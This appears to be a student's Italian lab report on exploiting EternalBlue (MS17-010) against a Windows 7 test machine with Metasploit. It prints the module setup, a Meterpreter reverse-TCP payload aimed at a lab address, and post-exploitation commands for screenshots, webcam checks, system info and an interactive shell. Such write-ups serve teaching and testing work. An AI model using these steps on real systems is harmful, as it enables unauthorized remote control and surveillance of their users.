

## INDICE

INDICE.....	1
INTRODUZIONE ED OBIETTIVO.....	2
METODOLOGIA OPERATIVA.....	3-6
CONCLUSIONE.....	7

## INTRODUZIONE ED OBIETTIVO

**INTRODUZIONE:** Il presente report documenta l'attività di penetration testing condotta su un sistema Windows 7 vulnerabile alla CVE-2017-0144 (MS17-010), nota come EternalBlue. L'esercizio ha utilizzato il framework Metasploit per sfruttare la vulnerabilità nel protocollo SMBv1 e ottenere accesso remoto non autorizzato al sistema target.

**OBIETTIVO:** sfruttare la vulnerabilità MS17-010 per ottenere una sessione Meterpreter sul sistema target Windows e successivamente recuperare uno screenshot del desktop, individuare la presenza di webcam, e testare le funzionalità di keylogging.

## METODOLOGIA OPERATIVA

```
msf > search ms17_010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \  target: Automatic Target                .              .      .      .
2  \  target: Windows 7                        .              .      .      .
3  \  target: Windows Embedded Standard 7      .              .      .      .
4  \  target: Windows Server 2008 R2           .              .      .      .
5  \  target: Windows 8                        .              .      .      .
6  \  target: Windows 8.1                      .              .      .      .
7  \  target: Windows Server 2012              .              .      .      .
8  \  target: Windows 10 Pro                   .              .      .      .
9  \  target: Windows 10 Enterprise Evaluation .              .      .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \  target: Automatic                       .              .      .      .
12 \  target: PowerShell                      .              .      .      .
13 \  target: Native upload                   .              .      .      .
14 \  target: MOF upload                      .              .      .      .
15 \  AKA: ETERNALSYNERGY                     .              .      .      .
16 \  AKA: ETERNALROMANCE                     .              .      .      .
17 \  AKA: ETERNALCHAMPION                     .              .      .      .
18 \  AKA: ETERNALBLUE                        .              .      .      .
19 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \  AKA: ETERNALSYNERGY                     .              .      .      .
21 \  AKA: ETERNALROMANCE                     .              .      .      .
22 \  AKA: ETERNALCHAMPION                     .              .      .      .
23 \  AKA: ETERNALBLUE                        .              .      .      .
24 auxiliary/scanner/smb/smb_ms17_010      .              normal No     MS17-010 SMB RCE Detection
25 \  AKA: DOUBLEPULSAR                       .              .      .      .
26 \  AKA: ETERNALBLUE                        .              .      .      .

Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010

msf > 
```

Dopo aver completato la configurazione dell'ambiente di laboratorio e verificato la connettività di rete tra la macchina attaccante e il sistema target tramite test di raggiungibilità (ping), è stato avviato Metasploit Framework attraverso l'interfaccia a riga di comando msfconsole.

Utilizzando il comando search MS17-010, sono stati identificati i moduli disponibili per lo sfruttamento della vulnerabilità. L'output ha mostrato diverse opzioni, tra cui:

- exploit/windows/smb/ms17\_010\_eternalblue - modulo di exploit per l'esecuzione remota di codice,
  - exploit/windows/smb/ms17\_010\_psexec - modulo alternativo per l'esecuzione tramite SMB,
  - auxiliary/scanner/smb/smb\_ms17\_010 - modulo ausiliario per la verifica della vulnerabilità.
- È stato selezionato il modulo exploit/windows/smb/ms17\_010\_eternalblue in quanto specificamente progettato per sistemi Windows 7 e in grado di fornire una sessione Meterpreter stabile con privilegi di sistema.

```

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.50.102
RHOSTS => 192.168.50.102
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        192.168.50.102  yes       The target host(s), see https://docs.metasploit.com/docs
  RPORT         445              yes       The target port (TCP)
  SMBDomain      no                no        (Optional) The Windows domain to use for authentication.
  SMBPass        no                no        (Optional) The password for the specified username
  SMBUser        no                no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Onl
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:


  Id  Name
  --  --
  0    Automatic Target

```

Si è proceduto alla configurazione dei parametri necessari all'esecuzione dell'exploit. Sono stati definiti l'indirizzo del sistema target (ip 192.168.50.102) e l'indirizzo locale di ascolto della macchina attaccante (IP 192.168.50.100) utilizzato per ricevere la connessione di ritorno.

Prima di procedere, è stato effettuato un controllo per assicurarsi che tutti i parametri obbligatori fossero correttamente valorizzati e coerenti con l'architettura del sistema target. Dopo aver verificato l'assenza di incongruenze nella configurazione, l'exploit è stato avviato, dando inizio alla fase di sfruttamento controllato della vulnerabilità

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/nEQrJbac.jpeg  
meterpreter > █
```



Come prima verifica del controllo remoto acquisito, è stata utilizzata la funzionalità di cattura dello schermo per acquisire uno screenshot del desktop della macchina compromessa. L'immagine è stata salvata automaticamente sulla macchina attaccante e mostra chiaramente l'ambiente grafico del sistema Windows 7 in esecuzione, confermando l'accesso effettivo e il pieno controllo della sessione.

Questa operazione rappresenta una prova concreta dell'avvenuta compromissione e costituisce una tipica attività di verifica non distruttiva condotta durante le fasi di post-exploitation.

```
Session Actions Edit View  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > █
```

Successivamente è stata effettuata una verifica della presenza di dispositivi di acquisizione video sul sistema compromesso, utilizzando le funzionalità di enumerazione hardware disponibili ma l'operazione non ha rilevato alcun dispositivo webcam disponibile sul sistema target.

```

Session Actions Edit View Help
meterpreter > sysinfo
Computer      : AJEJE-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >

```

è stata eseguita un'ulteriore operazione di raccolta delle informazioni di sistema del target e tramite l'apposita funzionalità di interrogazione del sistema, sono stati ottenuti i principali dati identificativi della macchina compromessa, tra cui il nome del computer, la versione del sistema operativo, l'architettura a 64 bit, la lingua di sistema e il contesto di rete di appartenenza.

Le informazioni raccolte confermano che il sistema target corrisponde all'ambiente previsto per l'esercizio e che la sessione Meterpreter è stata stabilita correttamente, consentendo l'accesso in lettura ai dati di sistema senza effettuare modifiche o azioni distruttive.

```

Session Actions Edit View Help
meterpreter > shell
Process 1828 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::49fd:6a60:8bf6:63b1%11
    IPv4 Address. . . . . : 192.168.50.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Tunnel adapter isatap.{9A4546A2-0F0C-44EF-B9F7-1835CEA8DAD3}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>

```

Per finire è stato aperto un canale di shell interattiva sul sistema compromesso, consentendo l'interazione diretta con l'ambiente operativo Windows attraverso l'interfaccia a riga di comando nativa.

L'accesso alla shell è stato verificato mediante un controllo della configurazione di rete del sistema, che ha confermato la corrispondenza dell'indirizzo IP con quello della macchina target (192.168.50.102). Questo riscontro dimostra inequivocabilmente che il controllo è stato effettivamente ottenuto sul sistema corretto e che attraverso la shell è possibile eseguire qualsiasi comando disponibile sul sistema operativo compromesso.

## CONCLUSIONE

L'esercizio ha consentito di simulare in modo completo e controllato lo sfruttamento della vulnerabilità, dimostrando l'intero flusso operativo dalla fase di configurazione e verifica fino alle attività di post-exploitation.

L'ottenimento della sessione Meterpreter ha permesso di confermare il pieno controllo remoto del sistema target attraverso operazioni non distruttive, quali l'acquisizione dello screenshot del desktop, la verifica dell'assenza di dispositivi di acquisizione video e la raccolta delle informazioni di sistema e di rete.

Le attività svolte hanno evidenziato come una vulnerabilità non corretta possa consentire l'accesso remoto e l'interazione approfondita con il sistema compromesso, anche in assenza di credenziali valide.